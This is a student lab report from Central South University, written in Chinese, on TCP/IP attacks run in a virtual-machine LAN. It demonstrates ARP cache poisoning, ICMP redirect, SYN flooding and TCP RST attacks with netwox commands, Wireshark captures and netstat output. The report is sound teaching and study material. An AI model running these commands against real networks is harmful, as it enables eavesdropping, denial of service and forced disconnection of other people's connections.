

中南大學

CENTRAL SOUTH UNIVERSITY

《网络安全》 课外实验报告

学生姓名 蒋殿臣

班级学号 0906140112

指导教师 王伟平

设计时间 2016 年 12 月

二：基于 IP/TCP 协议攻击

1：实验目的

1.1 利用 netwox 工具箱，基于 TCP/IP 协议进行攻击实验；

1.2 熟悉使用 netwox 工具箱的使用；

1.3 了解 TCP/IP 协议的具体机制。

2：实验环境

为了简化攻击实验，我们假设攻击者和被攻击者都在同一个网段；同时我们打开三个虚拟机，一个用于攻击；另一个用于被攻击；第三个作为观察者使用；我们把三台主机放在同一个 LAN 中。

3：实验任务

3.1 ARP 缓存中毒（ARP cache poisoning）

ARP 缓存是 ARP 协议的重要组成部分。ARP 协议运行的目标就是建立 MAC 地址和 IP 地址的映射，然后把这一映射关系保存在 ARP 缓存中，使得不必重复运行 ARP 协议。因为 ARP 缓存中的映射表并不是一直不变的，主机会定期发送 ARP 请求来更新它的 ARP 映射表，利用这个机制，攻击者可以伪造 ARP 应答帧使得主机错误的更新自己的 ARP 映射表，这个过程就是 ARP 缓存中毒。

这样的后果即使要么使主机发送 MAC 帧到错误的 MAC 地址，导致数据被窃听；要么由于 MAC 地址不存在，导致数据发送不成功。

我们的攻击模拟如下：

Machine 1 :

MAC: 00: 0c:29:93:de:c8

IP: 192.168.40.138

Machine 2:

MAC: 00:0c:29:a8:cd:1e

IP: 192.168.40.140

Machine 3:

MAC: 00:0c:29:0d:0c:bd


IP: 192.168.40.141

备注：后面的几个实验 IP 变为 192.168.40.142

攻击机制：

正常情况下：

如果 Machine 2 向 Machine 3 请求建立 Telnet 链接，Machine 2 会广播 ARP 请求，询问 192.168.40.41（Machine 3）的 MAC 地址是多少？Machine 3 发现 ARP 广播的 IP 地址是自己 IP，就会发送 ARP 应答，告诉 Machine 2 自己的 MAC 地址。然后两者建立请求进行通信。



攻击：

现在 Machine 1 伪造 Machine 3 的 ARP 应答，写上自己的 MAC 地址，这样的话，当 Machine 2 向 Machine 3 建立 Telnet 链接时，由于 ARP 缓存中 IP 为 192.168.40.141 对的 MAC 地址是 Machine 1 的，所以 Machine 2 无法发送数据到 Machine 3，Telnet 失败。

```
root@seed-desktop:/hone/seed# netwox 80 --help
Title: Periodically send ARP replies
Usage: netwox 80 -e eth -i ip [-d device] [-E eth] [-I ip] [-s uint32]
Parameters:
-e|--eth eth          ethernet address {00:0C:29:93:DE:C8}
-i|--ip ip            IP address {192.168.40.138}
-d|--device device    device for spoof {Eth0}
-E|--eth-dst eth      to whom answer {0:8:9:a:b:c}
-I|--ip-dst ip         to whom answer {5.6.7.8}
-s|--sleep uint32     sleep delay in ms {1000}
--help2              display full help
Example: netwox 80 -e "00:0C:29:93:DE:C8" -i "192.168.40.138"
Example: netwox 80 --eth "00:0C:29:93:DE:C8" --ip "192.168.40.138"
root@seed-desktop:/hone/seed# netwox 80 "00:0C:29:93:DC:C8" -i "192.168.40.141"
```

伪造Machine 3的ARP应答

同时广播

The image shows a Wireshark packet capture window titled "(Untitled) - Wireshark". The packet list shows 12 packets, all of which are ARP requests from source "Vmware_93:dc:c8" to destination "Broadcast". The information column for each packet shows "192.168.40.141 is at 00:0c:29:93:dc:c8".

Time	Source	Destination	Protocol	Info
1 0.000000	Vmware_93:dc:c8	Broadcast	ARP	192.168.40.141 is at 00:0c:29:93:dc:c8
2 1.001976	Vmware_93:dc:c8	Broadcast	ARP	192.168.40.141 is at 00:0c:29:93:dc:c8
3 2.004046	Vmware_93:dc:c8	Broadcast	ARP	192.168.40.141 is at 00:0c:29:93:dc:c8
4 3.005911	Vmware_93:dc:c8	Broadcast	ARP	192.168.40.141 is at 00:0c:29:93:dc:c8
5 4.007827	Vmware_93:dc:c8	Broadcast	ARP	192.168.40.141 is at 00:0c:29:93:dc:c8
6 5.009822	Vmware_93:dc:c8	Broadcast	ARP	192.168.40.141 is at 00:0c:29:93:dc:c8
7 6.011738	Vmware_93:dc:c8	Broadcast	ARP	192.168.40.141 is at 00:0c:29:93:dc:c8
8 7.013733	Vmware_93:dc:c8	Broadcast	ARP	192.168.40.141 is at 00:0c:29:93:dc:c8
9 8.015732	Vmware_93:dc:c8	Broadcast	ARP	192.168.40.141 is at 00:0c:29:93:dc:c8
10 9.017616	Vmware_93:dc:c8	Broadcast	ARP	192.168.40.141 is at 00:0c:29:93:dc:c8
11 10.019579	Vmware_93:dc:c8	Broadcast	ARP	192.168.40.141 is at 00:0c:29:93:dc:c8
12 11.021607	Vmware_93:dc:c8	Broadcast	ARP	192.168.40.141 is at 00:0c:29:93:dc:c8

这样 Machine 2 的 ARP 缓冲就会被修改，无法 Telnet 到 Machine 3

3.2 ICMP 重定向攻击

ICMP 重定向信息是路由器向主机提供实时的路由信息，当一个主机收到 ICMP 重定向信息时，它会根据这个信息来更新自己的路由表。由于缺乏必要的合法性检查，如果一个黑客想要被攻击的主机修改它的路由表，黑客就会发送 ICMP 重定向信息给被攻击的主机，让该主机按照黑客的要求来修改路由表。

为了表达清楚，重申一下局域网配置：

Machine 1：（攻击者）

MAC: 00:0c:29:93:de:c8

IP: 192.168.40.138

默认网关：

MAC: 00:50:56:e7:60:0d

IP:192.168.40.2

Machine 3:（受害者）


MAC: 00:0c:29:0d:0c:bd

IP: 192.168.40.142

正常情况下：

如果从 Machine 3 远程访问 202.38.64.3，则 Machine 3 先把请求数据包发送至默认网关，默认网关会转发数据包到 202.38.64.3

路由信息示意图如




实施攻击

现在 Machine 1 以默认网关的名义向 Machine 3 发送 ICMP 重定位信息，通知 Machine 3，默认路由的地址已经改为 Machine 1（192.168.40.138）。

同时为了让 Machine 1 能够转发数据包，需要对 Machine 1 进行转发数据包的设置，可用下面的命令实现：


```
sudo sysctl net.ipv4.ip_forward=1
```

执行示意图如下：



此时 Machine 3 再次访问 202.38.64.3 时，它会首先把数据包发送至新的路由 Machine 1，再由 machine 1 来转发数据包，从而达到 Machine 3 的路由表被更新的效果：

示意图如下：



3.3 SYN 泛洪攻击

SYN 攻击是一种 DoS (Denial of Service) 攻击, 在这种攻击中黑客向被攻击者的 TCP 端口发送很多 SYN 请求, 但是黑客并不是想完成三次握手协议, 而是使用伪造的 IP 地址或者只进行三次握手协议中的第一次握手。因为 SYN 数据包用来打开一个 TCP 链接, 所以受害者的机器会向伪造的地址发送一个 SYN/ACK 数据包作为回应, 并等待预期的 ACK 响应。每个处于等待状态, 半开的链接队列都讲进入空间有限的待处理队列。由于伪造的源地址实际上并不存在, 所以将那些等待队列中的记录删除并完成建立 TCP 连接所需的 ACK 响应用于不会到来, 相反每个半开的连接一定会超时, 这将花费一段比较长的时间。


只要攻击者使用伪造的 SYN 数据包继续泛洪受害者的系统, 受害者的待处理队列将一直处于满员, 这使得真正的 SYN 数据包几乎不可能到达系统并打开有效的 TCP 连接。

攻击机制:

将 Machine 3 (IP: 192.168.40.141 端口: 23)作为 Telnet 服务器, Machine 2 (IP: 192.168.40.140)作为 Telnet 客户端, 去连接 Telnet 服务器。

攻击过程:

正常情况如下:



The image shows a terminal window titled 'seed@seed-desktop: ~'. The user 'root' is at the prompt 'root@seed-desktop:/home/seed#'. They execute the command 'telnet 192.168.40.142'. The output shows a successful connection to 192.168.40.142, displaying 'Ubuntu 9.04', the login 'seed', and the password prompt. A red box highlights the text 'Machine 2 的telnet客户端, 登录Machine 3' with an arrow pointing to the 'seed' login prompt. Below the login, it shows the last login time and the system version 'Linux seed-desktop 2.6.28-11-generic #42-Ubuntu SMP Fri Apr 17 01:57:59 UTC 2009 i686'. It also displays the Ubuntu warranty disclaimer and the official documentation URL 'http://help.ubuntu.com/'. The prompt returns to 'seed@seed-desktop:~\$'.

```
seed@seed-desktop: ~
File Edit View Terminal Help
root@seed-desktop:/home/seed# telnet 192.168.40.142
Trying 192.168.40.142...
Connected to 192.168.40.142.
Escape character is '^]'.
Ubuntu 9.04
seed-desktop login: seed
Password:
Last login: Tue May 17 03:21:50 EDT 2011 on tty1
Linux seed-desktop 2.6.28-11-generic #42-Ubuntu SMP Fri Apr 17 01:57:59 UTC 2009
i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
seed@seed-desktop:~$
```

现在对 Machine 3 的端口 23 进行洪泛攻击:

```

root@seed-desktop:/home/seed# ifconfig | grep inet
inet addr:192.168.40.138 Bcast:192.168.40.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe93:dec8/64 Scope:Link
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
root@seed-desktop:/home/seed# netwox 76 -i "192.168.40.142" -p "23"
-

```

Machine 1 对 Machine 3 的端口 23 进行洪泛攻击

此时查看 Machine 3 的端口 23 的待处理队列如下：

```

tcp      0      0 192.168.40.142:23      248.2.13.195:14696      SYN_RECV
tcp      0      0 192.168.40.142:23      243.172.199.3:60688      SYN_RECV
tcp      0      0 192.168.40.142:23      152.167.228.187:62212    SYN_RECV
tcp      0      0 192.168.40.142:23      240.31.38.226:21732      SYN_RECV
tcp      0      0 192.168.40.142:23      111.94.75.166:3755       SYN_RECV
tcp      0      0 192.168.40.142:23      240.99.135.17:46791      SYN_RECV
tcp      0      0 192.168.40.142:23      253.54.99.191:36300      SYN_RECV
tcp      0      0 192.168.40.142:23      241.131.89.23:2433       SYN_RECV
tcp      0      0 192.168.40.142:23      254.241.228.37:53019     SYN_RECV
tcp      0      0 192.168.40.142:23      209.139.255.191:27166    SYN_RECV
tcp      0      0 192.168.40.142:23      252.192.89.66:36322      SYN_RECV
tcp      0      0 192.168.40.142:23      243.89.165.208:9507      SYN_RECV
tcp      0      0 192.168.40.142:23      246.99.94.152:18688      SYN_RECV
tcp      0      0 192.168.40.142:23      243.128.18.245:37163     SYN_RECV
tcp      0      0 192.168.40.142:23      244.137.218.154:42613    SYN_RECV
tcp      0      0 192.168.40.142:23      252.72.138.24:57457      SYN_RECV
tcp      0      0 192.168.40.142:23      241.5.182.40:59764       SYN_RECV
tcp      0      0 192.168.40.142:23      251.229.10.47:47146      SYN_RECV
tcp      0      0 192.168.40.142:23      248.77.58.122:55059      SYN_RECV
tcp      0      0 192.168.40.142:23      243.241.118.70:34607     SYN_RECV
tcp      0      0 0.0.0.0:445             0.0.0.0:*                LISTEN
tcp      0      0 192.168.40.142:23      192.168.40.140:58419     TIME_WAIT
tcp6     0      0 :::22                   :::*                      LISTEN
tcp6     0      0 :::1:631                :::*                      LISTEN
root@seed-desktop:/home/seed# -

```

Machine 3 的端口 23 被洪泛攻击

3.4 对 Telnet 和 SSH 的 TCP RST 攻击

TCP RST 攻击可以终止两个被攻击主机之间的 TCP 连接。

比如：Machine 2（IP：192.168.40.138）的 Telnet 客户端和 Machine 3（ip：192.168.40.142）的 Telnet 服务器之间建立了 Telnet 连接，我们向 Telnet 客户端发送 TCP RST，就可以终止两者之间的 TCP 连接。

示意图如下：

```
root@seed-desktop:/home/seed# netstat -na | grep tcp
tcp        0      0 127.0.0.1:3306        0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:139          0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:21           0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:22           0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:23           0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:631          0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:445          0.0.0.0:*             LISTEN
tcp        0      0 192.168.40.142:23    192.168.40.140:58719  ESTABLISHED
tcp6       0      0 :::22                :::*                   LISTEN
tcp6       0      0 :::631                :::*                   LISTEN
root@seed-desktop:/home/seed#
```

Machine 2 和 Machine 3之间建立Telnet TCP 连接

构造一个 TCP TST 包发送给 Machine 2，这样 Telnet 客户端就会断开连接：

```
root@seed-desktop:/home/seed# ifconfig | grep inet
inet addr:192.168.40.138 Bcast:192.168.40.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe93:dec8/64 Scope:Link
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
root@seed-desktop:/home/seed# netwox 78 -i "192.168.40.142"
-
```

构造TCP RST包发送给你Machine 2

Machine 2 的 Telnet 就会断开连接：


```
seed@seed-desktop: ~  
File Edit View Terminal Help  
seed@seed-desktop:~$ telnet 192.168.40.142  
Trying 192.168.40.142...  
Connected to 192.168.40.142.  
Escape character is '^]'.  
Ubuntu 9.04  
seed-desktop login: seed  
Password:  
Last login: Tue May 17 03:56:14 EDT 2011 from seed-desktop-2.local on pts/0  
  
0 packages can be updated.  
0 updates are security updates.  
  
seed@seed-desktop:~$ Connection closed by foreign host.  
seed@seed-desktop:~$
```